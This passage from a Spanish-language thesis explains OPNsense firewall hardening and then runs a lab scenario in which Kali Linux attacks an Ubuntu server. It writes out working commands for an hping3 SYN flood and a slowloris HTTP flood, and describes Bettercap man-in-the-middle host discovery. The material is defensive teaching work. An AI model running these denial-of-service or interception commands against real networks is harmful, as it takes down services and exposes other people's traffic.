
3. **Crear una nueva regla de bloqueo:**
   - Hacer clic en **Add (+)** para agregar una nueva regla.
   - En la sección **Action**, seleccionar **Block o Reject** (si quiere que se devuelva una respuesta de error).
   - En **Protocol,** seleccionar el protocolo (TCP, UDP, ICMP, etc.) dependiendo del puerto que quieras bloquear.
   - En **Source**, seleccionar la red de origen (LAN, WAN o cualquier otra subred).
   - En **Destination**, seleccionar la dirección IP o rango de IP que se verá afectado.
   - En **Destination Port Range**, seleccionar el puerto o rango de puertos que se desee bloquear (por ejemplo, 80 para HTTP o 23 para Telnet).

Crear una regla de bloqueo en el firewall de OPNsense permite controlar el tráfico de la red y prevenir accesos no autorizados. Dando como resultados la reducción de vulnerabilidades, bloqueando puertos y protocolos inseguros, y asegura que solo el tráfico autorizado pueda fluir, protegiendo la integridad de la red. Un ejemplo puede ser el bloqueo de todos los puertos con excepción del HTTP y HTTPS

(puertos 80 y 443) en una red interna en donde se permita el tráfico en dichos puertos y bloquear los demás dentro de un rango de 1 a 65535.

4. **Guardar y Aplicar Cambios:** Una vez establecidas las reglas se debe hacer clic en **Save** y luego en **Apply Changes** para activar la regla.

Figura 73. Vista de la creación de reglas




Fuente: elaboración propia

Bloquear puertos en OPNsense es ayuda a reducir los puntos de acceso vulnerables que los atacantes podrían explotar. Al cerrar puertos innecesarios, se minimizan las posibilidades de intrusiones no autorizadas y ataques maliciosos, protegiendo la red de posibles compromisos de seguridad. A través de esta acción se tiene control más estricto del tráfico de datos, limitando el acceso solo a los servicios y mejorando la defensa de red.

Los puertos más comunes de bloqueo son:

- **Puerto 23 (Telnet):** Telnet es un protocolo inseguro porque transmite datos en texto claro. Este puerto suele ser un objetivo para ataques. Telnet es un protocolo antiguo que no cifra las comunicaciones, lo que lo convierte en un objetivo fácil para ataques de escucha clandestina o "*sniffing*". Un atacante podría capturar información confidencial, como credenciales de acceso. Al bloquear el puerto 23, se elimina el riesgo de que un atacante invada en esta debilidad, forzando el uso de protocolos más seguros que cifren las conexiones remotas.

Figura 74. Vista de la creación de reglas



Fuente: elaboración propia

- **Puerto 3389 (RDP):** Se trata de un protocolo desarrollado por Microsoft que permite a los usuarios conectarse de forma remota a otro ordenador o servidor con Windows. RDP permite el control de una computadora remota como si el usuario estuviera sentado frente a ella, con acceso completo a la interfaz gráfica, archivos, y aplicaciones.

  Se debe bloquear RDP (Remote Desktop Protocol) en la interfaz WAN, a menos que sea necesario para un acceso remoto específico y seguro (para ello es mejor usar VPN para este tipo de acceso). Al bloquear este puerto en el firewall, se dificulta el acceso directo a los sistemas mediante RDP desde redes externas. Obligando a los usuarios a utilizar métodos seguros, como el acceso a través de una VPN o mediante autenticación multifactor, que añade capas adicionales de seguridad.
- **Puertos 135-139, 445 (NetBIOS/SMB):** Estos protocolos permiten la comunicación y el intercambio de archivos, impresoras y otros recursos en redes locales. Sus puertos son vulnerables y son blanco frecuente para ataques de malware y ransomware. Al bloquear estos puertos hacia el exterior, se previene que los servicios de compartición de archivos y recursos sean accesibles desde fuera de la red local, lo que reduce drásticamente la posibilidad de que un atacante pueda explotar vulnerabilidades como SMBv1 (Server Message Block versión 1) para obtener acceso no autorizado o comprometer la red.

- **Puerto 21 (FTP):** Es un protocolo de red diseñado para la transferencia de archivos entre un cliente y un servidor. FTP es uno de los protocolos más antiguos en uso para transferir datos a través de redes, como Internet o redes locales. FTP también es inseguro por lo que se recomienda utilizar FTPS o SFTP para transferencias de archivos.

Finalmente, para bloquear los sitios web o filtrar contenido no deseado protege a las empresas del acceso a páginas maliciosas que propaguen malware, phishing o ransomware. Las herramientas open source permiten tener una solución flexible y económica para personalizar estos filtros, mejorando la seguridad de la red y controlando el acceso a contenido inapropiado, para aumentar la productividad al evitar distracciones y amenazas potenciales.

Para bloquear el acceso a sitios web o categorías en específico se deben seguir los siguientes pasos:

1. **DNS Filtering:** Técnica de seguridad que permite bloquear o filtrar el acceso a ciertos sitios web basándose en sus nombres de dominio (DNS). , si un usuario intenta acceder a una página web, el sistema realiza una solicitud a un servidor DNS para convertir el nombre del dominio en una dirección IP que permita la conexión al servidor. Con el filtrado DNS, se puede intervenir en este proceso para bloquear la resolución de dominios maliciosos, inapropiados o no deseados. Para ello:
    - Ir a **Services > Unbound DNS**
    - En las configuraciones de DNS resolver, se puede crear listas negras (blacklists) que incluyan sitios no deseados.
2. **Squid Proxy (Filtrado Web):** Actúa como un intermediario entre los dispositivos de una red interna y los servidores externos en Internet, filtrando, controlando y almacenando en caché el tráfico web para mejorar la seguridad, el rendimiento y la gestión del acceso a Internet. Para habilitar el Squid y hacer filtrado de URL y bloquear categorías enteras de sitios web empleando listas negras se debe realizar la siguiente configuración:
    - Ir a **Services > Proxy Server**
    - Configurar Squid como proxy transparente para que todo el tráfico HTTP/HTTPS pase a través de él.

- En la sección de **Access Control**, se puede agregar las listas negras para bloquear acceso a ciertos tipos de contenido.

En cambio, si se requiere el bloqueo de los sitios de forma manual se lo realiza mediante el **Firewall> Aliases** creando un alias con IPs o dominios que se requieran bloquear y luego configurar una regla de Firewall que denegué el tráfico a estos destinos.


La seguridad de la red con OPNsense depende de cómo configures las políticas de seguridad y las reglas de firewall. Puedes crear reglas específicas para bloquear puertos, restringir el acceso a sitios web y aplicaciones peligrosas, y permitir solo el tráfico necesario. Además, con herramientas como el IDS/IPS Suricata y proxy como *Squid*, puedes tener un control avanzado sobre el tráfico que circula por tu red y minimizar riesgos de ataques y amenazas.

3.4. Escenario 2: Ataque dentro de la red LAN, en un entorno controlado con Kali con seguridad

Los ataques dentro de la red es asumir un escenario donde el atacante mantiene acceso de la red local de la organización, que para fines del estudio se la conoce como Company SA. El proceso de ataque es el mismo que se ejecutó en el entorno seguro con la única diferencia que previamente se realizaron configuraciones en el Opensense que permitan frenar el ataque por parte de terceros.

Se debe considerar que se puso al atacante en cada segmento de la red LAN, y se verificó la comunicación con el resto de los equipos conectados.

Figura 75. Verificación de la comunicación con los equipos dentro de la red LAN



Fuente: elaboración propia

En la figura 75., muestra un terminal de Kali Linux realizando una serie de comandos ping a diferentes direcciones IP dentro de una red LAN. El comando ping 192.168.13.110 envía paquetes ICMP (Internet Control Message Protocol) a la IP 192.168.13.110. El terminal devuelve dos respuestas exitosas con un tiempo de respuesta de alrededor de 3 ms, lo que indica que el host en esa dirección IP está activo y responde a las solicitudes ICMP.

El comando ping 192.168.11.110 inicialmente falla y devuelve el mensaje: "*Name or service not known*". Este error podría indicar que no se puede resolver el nombre de dominio de la IP o que el dispositivo en esa dirección no está respondiendo o no es accesible. Posteriormente, se realiza otro ping a 192.168.11.110 y esta vez el terminal recibe respuestas con tiempos de ida y vuelta entre 1.36 ms y 4.46 ms. Esto indica que el dispositivo en la IP 192.168.11.110 está activo y responde después de un intento anterior fallido.


Luego de haber realizado este procedimiento, se confirma la conectividad de red en un entorno LAN controlado a través de pruebas de conectividad hacia dos direcciones IP (192.168.13.110 y 192.168.11.110) usando el protocolo ICMP. A lo cual ambos dispositivos respondieron correctamente, confirmando que están activos y accesibles en la red.

Ataque.- 1 Ataque por SYN Flood

De la misma manera que se realizó el ataque dentro de la red LAN en un entorno controlado sin seguridad se debe emplear el comando sudo hping3 -S --flood -V -p 80 [IP_del_Servidor]. El comando sirve para realizar un ataque llamado SYN Flood, que tiene el objetivo de sobrecargar un servidor. Cuyo mecanismo es el enviar muchas solicitudes falsas de conexión al servidor de forma rápida, para que este se quede sin recursos y deje de funcionar correctamente o se caiga, impidiendo que los usuarios legítimos o administradores puedan acceder a sus servicios.


El ataque por realizarse esta redirigido al puerto 80, encargado del uso de páginas web que al tener varias solicitudes de usuarios que quieran ver el sitio web el comando bloquee o interrumpa el servicio de un servidor. Para evitar este tipo de ataques es importante el haber establecido una regla en el Opensense que ayude a los usuarios a controlar esta fuga de datos.

Figura 76. Consumo de recursos al inicio del ataque



Fuente: elaboración propia

Figura 77. Consumo de recursos en el transcurso del ataque



Fuente: elaboración propia

La figura 76 y 77., reflejan el proceso del ataque y como repercute en el servidor Ubuntu (ventana de la izquierda). Para ello se ejecuta el comando **htop** que permite mostrar el uso del CPU, la memoria y las tareas activas dentro del sistema. Se observó un uso elevado de la CPU (84.9%) siendo atípico en un ataque SYN Flood que tiene como objetivo el saturar el servidor con solicitudes de conexiones falsas.

Las tareas que más recursos consumen tienen relación con el alto número de paquetes de red entrantes al servidor que intenta procesar dichas solicitudes. El comando **sudo hping3 -S --flood -V -p 80 [IP_del_Servidor]** lanza ataques a la dirección IP 192.168.13.110 perteneciente a la máquina Ubuntu, se detalla el mensaje "*Entering in flood mode, no replies will be shown"*, lo que indica que el ataque está en curso y está enviando paquetes sin recibir ni mostrar respuestas, sobrecargando al servidor con un alto número de conexiones incompletas.


El objetivo es agotar los recursos del servidor al intentar manejar las conexiones sin terminar, lo que provoca una sobrecarga en el sistema (reflejado en el alto uso de CPU). Este tipo de ataque puede llevar a la denegación de servicio, donde el servidor ya no puede procesar nuevas solicitudes legítimas debido a la saturación.

Ataque 2.- Ataque HTTP Flood

De la misma manera que se realizó el ataque dentro de la red LAN en un entorno controlado sin seguridad, se emplea la herramienta *slowloris* y se ejecuta el

comando slowloris [IP_del_Servidor] -p 80 -s 1000 para el ataque, -p 80 (refiere al puerto del servicio HTTP) y -s1000 (identifica el número de sockets para abrir). El propósito del comando mencionado es realizar un ataque de Denegación de Servicio (DoS) para agotar los recursos del servidor web que está escuchando en el puerto 80 (HTTP). El ataque busca mantener abiertas un gran número de conexiones (1000 sockets en este caso) con solicitudes HTTP incompletas, lo que impide que el servidor web pueda procesar nuevas conexiones legítimas.


Figura 78. Consumo de recursos en el inicio del ataque HTTP Food



Fuente: elaboración propia

En la Figura 78., se presenta un entorno controlado en el que se está ejecutando un ataque HTTP Food a través de la herramienta slowloris dentro de una red Lan, empleando Kali Linux como máquina atacante y Ubuntu como servidor víctima. En la imagen de la izquierda se está ejecutando el comando **htop** que al igual que en ataques anteriores nos permitió monitorizar el uso de los recursos del sistema CPU. En cambio, en la imagen de la derecha se observa el ataque del comando slowloris [IP_del_Servidor] -p 80 -s 1000, el terminal muestra el mensaje indicando que se han establecido múltiples conexiones como "*Sending data*" y "*Created Socket 999 of 1000"* lo que confirma que el ataque está en pleno desarrollo.

Figura 79. Consumo de recursos en el transcurso del ataque HTTP Food




Fuente: elaboración propia

El ataque HTTP Flood utilizando slowloris está dirigido a agotar los recursos del servidor Ubuntu. El ataque funciona enviando un gran número de solicitudes HTTP parciales que permanecen abiertas el mayor tiempo posible, forzando al servidor a mantener esas conexiones activas y, por lo tanto, utilizando su capacidad de procesamiento. Como resultado, el servidor empieza a saturarse (reflejado en el uso elevado de CPU en Ubuntu), lo que puede llevar a una denegación de servicio (DoS), impidiendo que usuarios administrativos de la organización accedan al servidor o sitio web.

Ataque 3.- Man in the middle (MitM)

Al igual que el ataque de una red LAN sin seguridad, el MitM es un tipo de ciberataque en el que un atacante se posiciona entre dos partes que se están comunicando (por ejemplo, entre un usuario y un servidor) e intercepta, altera o monitorea esa comunicación sin que las partes involucradas lo sepan.

Figura 80. Vista que el sitio web demora en carga por el ataque




Fuente: elaboración propia

El terminal en Kali Linux muestra el uso de la herramienta **Bettercap v2.32.0**, una poderosa suite para realizar ataques MitM, escaneo de redes y explotación de vulnerabilidades. Para ejecutar este proceso se empleó el comando *sudo bettercap* para abrir la interfaz interactiva de Bettercap. Al registrar la actividad se determina que esta interfaz escanea la red para la detección de dispositivos activos y descubre varios *endpoints*.

La primera IP identificada es la 192.168.1.103 la cual tiene por nombre PCS Computer que indica que el atacante ha detectado este computador como objetivo principal. En cambio, la IP 192.168.1.1 es el **Gateway** o enrutador principal de la red que se identifica como TP-Link Technologies el cual actúa como punto de conexión para el tráfico de red. De la misma manera, bettercap a través de su módulo **net.probe** identificó a los hosts en la red y obtuvieron información sobre su dirección MAC y el fabricante de los dispositivos.

Figura 81. Vista de como el firewall del OPNsense frena el cyberataque




Fuente: elaboración propia

